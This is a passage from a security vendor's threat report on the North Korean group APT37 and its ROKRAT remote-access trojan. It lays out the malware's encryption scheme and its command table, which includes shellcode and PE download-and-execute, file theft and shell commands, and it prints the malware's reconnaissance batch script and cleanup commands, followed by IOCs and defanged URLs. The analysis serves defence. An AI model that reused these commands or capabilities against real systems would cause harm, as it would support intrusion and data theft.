First, the data is XORed with a random four-byte key. For this reason, the data begins with a hardcoded four-byte value `0xBAADFEDE`. As the attackers know the hardcoded value, they can derive the XOR key by XORing the first four bytes of the XORed data with `0xBAADFEDE` to retrieve the key. The XORed data is then encrypted with AES-CBC. Finally, the AES key is encrypted with a hardcoded RSA public key to ensure that the payload can only be decrypted with the RSA private key.

Despite the fact that C&C communication is already encrypted in HTTPS traffic, ROKRAT takes it a step further by encrypting data uploaded to the C&C with AES. When the malware initializes, it generates two random 16-byte values, which serve as a basis for the AES keys used to encrypt commands and payloads. The malware also comes with a hardcoded 16-byte value, which is then XORed against the two randomized values. The result is two AES keys, one that is used to encrypt and decrypt commands, and one that is used to encrypt and decrypt payloads.

ROKRAT Commands

Each command is identified by a single character. Some of the commands take arguments, and they are supplied just after the command ID character. After the correct command is identified, the code parses the arguments according to the type of command. The following table lists the commands we discovered in ROKRAT, together with their expected arguments and actions:

Command ID	Command Meaning	Arguments	Description
0	Stop collecting data	–	–
1, 2	Execute shellcode	URL	Downloads shellcode from the URL and runs it with <code>CreateThread</code> . It writes <code>Success</code> or <code>Failed</code> to a file named <code>out.txt</code> . It also adds information about the victim's computer and sends it back to the C&C server.
3, 4	Execute shellcode with a new token	New cloud API token	Initializes cloud provider information and then downloads shellcode from the C&C server. ROKRAT expects the shellcode to exist in the generated file name it gave the C&C server at the initial data collection. It then executes the shellcode with <code>CreateThread</code> and writes <code>Success</code> or <code>Failed</code> to a file named <code>out.txt</code> . It also adds information about the victim's computer and sends it back to the C&C server.
5, 6	Execute PE file	URL	Downloads a PE file from the URL, writes it to <code>KB400928_doc.exe</code> , and then executes it.
7, 8, 9	Execute PE file with a new token	New cloud API token	Initializes cloud provider information and then downloads a PE file from the C&C server. ROKRAT expects the shellcode to exist in the generated file name it gave the C&C server at the initial data collection. It writes the file to <code>KB400928_doc.exe</code> , and then executes it.
c	Exfiltrate files	File/Directory to search. Extensions of files to gather – All, Normal (doc, xls, ppt, txt, m4a, amr, pdf, hwp) or specific extensions	Looks for files specified by arguments and uploads them to the C&C server.
d	Cleanup	–	Cleanup of the whole flow, which differs from sample to sample.
e	Run a command	command	Executes a command with <code>cmd.exe</code> .

Command ID	Command Meaning	Arguments	Description
f	Cleanup	-	Similar to the d command, but deletes fewer things. It can vary from sample to sample.
h	Enumerate files on drives	-	Collects drives' info with the command <code>dir /A /S : >> "%temp%_TMP"</code>
i	Send victim data to C&C	-	Gathers the victim's information and sends it to the C&C server.
j/b	Kill session	-	Kills the RAT.

Upon receiving the cleanup command (d), ROKRAT runs the following commands to delete persistence mechanisms not initially used by the malware. They might be related to some post-infection activity.

- `reg delete HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run /v OfficeBootPower /f & reg delete HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v OfficeBootPower /f & del c:\programdata\30`
- `del "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup*.VBS" "%appdata%*.CMD" "%appdata%*.BAT" "%appdata%\01" "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup*.lnk" "%allusersprofile%\Microsoft\Windows\Start Menu\Programs\Startup*.lnk" /F /Q`

Upon receiving commands 1–4, ROKRAT creates a file called out.txt, which contains information about the system:

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```
tasklist>>"%temp%\out.txt" &
echo =====AppDataStartup>>"%temp%\out.txt" &
dir /a "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup">>"%temp%\out.txt" &
echo =====AllUsersProfileStartup>>"%temp%\out.txt" &
dir /a "%allusersprofile%\Microsoft\Windows\Start Menu\Programs\Startup">>"%temp%\out.txt" &
echo =====SystemInfo>>"%temp%\out.txt" &
systeminfo>>"%temp%\out.txt" &
echo =====RoutePrint>>"%temp%\out.txt" &
route print>>"%temp%\out.txt" &
echo =====IpConfig>>"%temp%\out.txt" &
ipconfig /all>>"%temp%\out.txt" &
echo =====ARP>>"%temp%\out.txt" &
arp -a>>"%temp%\out.txt" &
echo =====Recent>>"%temp%\out.txt" &
dir /a "%appdata%\Microsoft\Windows\Recent">>"%temp%\out.txt" &
echo =====WMIC>>"%temp%\out.txt" &
wmic startup >> "%temp%\out.txt" &
echo =====LocalAppData>>"%temp%\out.txt" &
dir /a "%localappdata%">>"%temp%\out.txt" &
echo =====AllUsersProfile>>"%temp%\out.txt" &
dir /a "%allusersprofile%">>"%temp%\out.txt"
```

```

tasklist>>"%temp%\out.txt" & echo =====AppDataStartup>>"%temp%\out.txt" & dir /a
"%appdata%\Microsoft\Windows\Start Menu\Programs\Startup">>"%temp%\out.txt" & echo
=====AllUsersProfileStartup>>"%temp%\out.txt" & dir /a
"%allusersprofile%\Microsoft\Windows\Start Menu\Programs\Startup">>"%temp%\out.txt" & echo
=====SystemInfo>>"%temp%\out.txt" & systeminfo>>"%temp%\out.txt" & echo
=====RoutePrint>>"%temp%\out.txt" & route print>>"%temp%\out.txt" & echo
=====IpConfig>>"%temp%\out.txt" & ipconfig /all>>"%temp%\out.txt" & echo
=====ARP>>"%temp%\out.txt" & arp -a>>"%temp%\out.txt" & echo
=====Recent>>"%temp%\out.txt" & dir /a
"%appdata%\Microsoft\Windows\Recent">>"%temp%\out.txt" & echo
=====WMI>>"%temp%\out.txt" & wmic startup >> "%temp%\out.txt" & echo
=====LocalAppData>>"%temp%\out.txt" & dir /a "%localappdata%">>"%temp%\out.txt" &
echo =====AllUsersProfile>>"%temp%\out.txt" & dir /a "%allusersprofile%">>"%temp%\out.txt"

```

```

tasklist>>"%temp%\out.txt" &
echo =====AppDataStartup>>"%temp%\out.txt" &
dir /a "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup">>"%temp%\out.txt" &
echo =====AllUsersProfileStartup>>"%temp%\out.txt" &
dir /a "%allusersprofile%\Microsoft\Windows\Start
Menu\Programs\Startup">>"%temp%\out.txt" &
echo =====SystemInfo>>"%temp%\out.txt" &
systeminfo>>"%temp%\out.txt" &
echo =====RoutePrint>>"%temp%\out.txt" &
route print>>"%temp%\out.txt" &
echo =====IpConfig>>"%temp%\out.txt" &
ipconfig /all>>"%temp%\out.txt" &
echo =====ARP>>"%temp%\out.txt" &
arp -a>>"%temp%\out.txt" &
echo =====Recent>>"%temp%\out.txt" &
dir /a "%appdata%\Microsoft\Windows\Recent">>"%temp%\out.txt" &
echo =====WMI>>"%temp%\out.txt" &
wmic startup >> "%temp%\out.txt" &
echo =====LocalAppData>>"%temp%\out.txt" &
dir /a "%localappdata%">>"%temp%\out.txt" &
echo =====AllUsersProfile>>"%temp%\out.txt" &
dir /a "%allusersprofile%">>"%temp%\out.txt"

```

Conclusion

In this report, we describe new activity by the notorious North Korean threat actor APT37. We discuss several different infection chains, most of which result in a ROKRAT payload. These infection chains show that since 2022, this group has stopped heavily relying on malicious documents to deliver malware and instead begun to hide payloads inside oversized LNK files. This method can trigger an equally effective infection chain by a simple double click, one that is more reliable than n-day exploits or the Office macros which require additional clicks to launch.

Although we found that ROKRAT has not changed a lot recently, we see that the loaders being used to deploy it have indeed changed, shifting to the LNK method. In fact, this is the first time we saw ROKRAT delivered with an LNK infection chain, similar to the one used to deploy GOLDBACKDOOR. It is important to note that this does not mean APT37 no longer uses malicious documents, as we found evidence of such use as recently as April 2023.

We also analyzed several newer samples of ROKRAT and described the commands that it accepts, which helps us shed some light on the malware's internal mechanisms and capabilities. Check Point Research continues to track this tool, which is imperative as APT37 is still using it while also continuing to alter the infection chains.

This report, together with other recent reports on ROKRAT versions for Android and macOS, shows that APT37 continues to pose a considerable threat, launching multiple campaigns across the platforms and significantly improving its malware delivery methods.

Check Point Customers remain protected:

Threat [Emulation](#) provides Comprehensive coverage of attack tactics, file-types, and operating systems, powered by ThreatCloud AI- the brain behind all of Check Point's Security. Every file received via email or downloaded by a user through a web browser is sent to the Threat Emulation sandbox to inspect for malware.

Harmony Endpoint provides comprehensive [endpoint protection](#) at the highest security level, including Full attack containment and remediation to quickly restore any infected systems, High catch rates and low false positives ensuring security efficacy and effective prevention.

TE Protections:

Trojan.Wins.SusLNK.A

Trojan.Wins.SusLNK.B

Injector.Win.RemoteThread.A

Technique.Win.MalOfficeVBA.Ia.D

Exploit.Win.MalChildren.Ia.A

HEP Protections:

Technique.Win.EmbedExeLnk.A

Technique.Win.EmbedExeLnk.B

IOCs

File Hashes

File Name	SHA-256
(0722)상임위원회 및 상설 특별위원회 위원 명단(최종).zip	1c5b9409243bfb81a5924881cc05f63a301a3a7ce214830c7a83aeb2485cc5c3
(0722)상임위원회 및 상설 특별위원회 위원 명단(최종).lnk	cb4c7037c7620e4ce3f8f43161b0ec67018c09e71ae4cea3018104153fbed286
202207221.bat	240e7bd805bd7f2d17217dd4cebc03ac37ee60b7fb1264655cfd087749db647a
사례비_지급의뢰서.doc	12ecabf01508c40cfea1ebc3958214751acfb1cd79a5bf2a4b42ebf172d7381b
projects in Libya.zip	00d88009fa50bfab849593291cce20f8b2f2e2cf2428d9728e06c69fced55ed5
Pipelines Profile (Elfeel-Sharara-Mellitah + Wafa – Mellitah).lnk	6753933cd54e4eba497c48d63c7418a8946b4b6c44170105d489d29f1fe11494
230130.bat	732fca9be66ba2c40c5d05845540207b9e1480e609d767aff63895bf49d33a81
securityMail (1).zip	eb03f8b8e41b3ad27ccdec092111e2c3c010436ad59add42755e2af04762b67
securityMail_1031.html.lnk	050c65d45e5f21018aa940f0188c4aa1318ac3df865d901f8643ed7ce4a4b52c
securityMail_1101.html.lnk	5a3f1d14b9cc4890db64fbc41818d7039f25b0120574dcdec4e20d13e6b2740c
27868.bat	c4029a2f1d0c07ae2b388b5a4076fba41e57af0dd0d2d0f86844464f22d63861
11702.zip	9a4c61cdf0e291dc364c568aa161f744f59065efeafc72a3f892e12cbf88fc5b
17399.zip	0e926d8b6fbf6f14a2a19d4d4af843253f9f5f6de337956a12dde279f3321d78
mfc100.dll	6234ef67435dfcb65bd661b5f3bb0b77b82fe6cdd2109b6dfb9dea1b65a17d5d
– (ISO file)	
북 외교관 선발파견 및 해외공관.lnk	479894be4c5dec0992ad3c5b21fb1423643996d80d59dcca76386bb325dc811e
북한외교정책결정과정.lnk	c5c05f9df89fc803884fed2bd20a3824eae95eeb34a1827bf5210e4ac17beadd
230401.bat	70f9216f0c5badb24120f74270dbbc5100b07c4fc6eb45f6652b00882290a73c
230402.bat	
질문지.doc	3252345b2640efc44cdd98667dbd25806ee2316d1e01eec488fd678e885aa960
– (LNK file)	1e0b5d6b85fca648061fdaf2830c5a90248519e81e78122467c29beeb78daa1e
– (LNK file)	f92297c4efabba98befeb992a009462d1aba6f3c3a11210a7c054ff5377f0753
230415.bat	06431a5d8f6262cc3db39d911a920f793fa6c648be94daf789c11cc5514d0c3d

URLs

- hxxps://[api].[onedrive].[com/v1].[0]/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBaFFNUDZlZzhkUkZiN0xVMUNPQ2YzeE5vVFU_ZT
- hxxps://[api].[onedrive].[com/v1].[0]/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBdTJteTF4aDZ0OFhkSUpscW14b21abFd2WW8_ZT
- hxxps://[api].[onedrive].[com/v1].[0]/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBdTJteTF4aDZ0OFhUjNem1zOG5oUndvLTZCP2L
- hxxps://[api].[onedrive].[com/v1].[0]/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBaFOTHZFRV9DVU9iUFdnLXhpZG8xRXFYckU_ZT
- hxxps://[api].[onedrive].[com/v1].[0]/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL2kvcyFBaFhFWExKU05NUFRiZnnpVU14TmJjkbM2Q0k_ZT
- hxxps://[1erluw].[bl].[files].[1]drv.[com/y4mjq91]EOFFit8XWokhkVDA3nd2tPKC9x6YXe5KPoia1loxahAT0f4N[...].8lqzLVZkrM48fYGI1jk
- hxxps://[u9izog].[dm].[files].[1]drv.[com/y4mKSGc6jShxeCkGYNOnZdeG42N9DXsT4dFh5f6umtqb8bl9VePGNIZG7GP_-K9ly6IW0xeiUqMR8o6Sk9pGqnPraGVk-PxQce9pcUKcGPoKvXYaPqoiBNLDb3KK94OjeEV0RiejfEGjZ1ccTQqeWZZ0_DnN4T5NGFZRCkc4ZvIJERfXrb5JgWm1U3gC4leSiTrT
- hxxps://[qb3oaq].[bl].[files].[1]drv.[com/y4mHRkXCvSnkEazYL8KsgjxXW3y4EfgcyTs_t5Wi6fefz383ova6apyIWD0q0dsmeV2UbuXHYfJ8cPvgLhX1dYRSVWpxXnpKq1GiHngnCioOASAEaS33ztIC74MpGEWsDuNksijGCqmtnlhgh-FBefDcwlwqsBCH01dRoIRMHazBj1ZxYizw_CyFwdRbApbmUCNOQ/dragon32].zip
- hxxps://[link].[b4a].[app/download].[html]?search=cHJvamVjdHMgaW4gTGlieWEuemlw
- hxxps://[docx].[b4a].[app/download].[html]?id=88&search=tuh3m0xez3npqzr4terfd2zhshnasgt1zedgawjhvxflazkwyudwewzieglimli1tg5saftegw=
- hxxps://[naver-file].[com/download/list].[php]?q=e1&18467=41

Domains

- link[.]b4a[.]app
- docx1[.]b4a[.]app
- naver-file[.]com
- nate-download[.]com
- daum-store[.]com
- naver-storage[.]com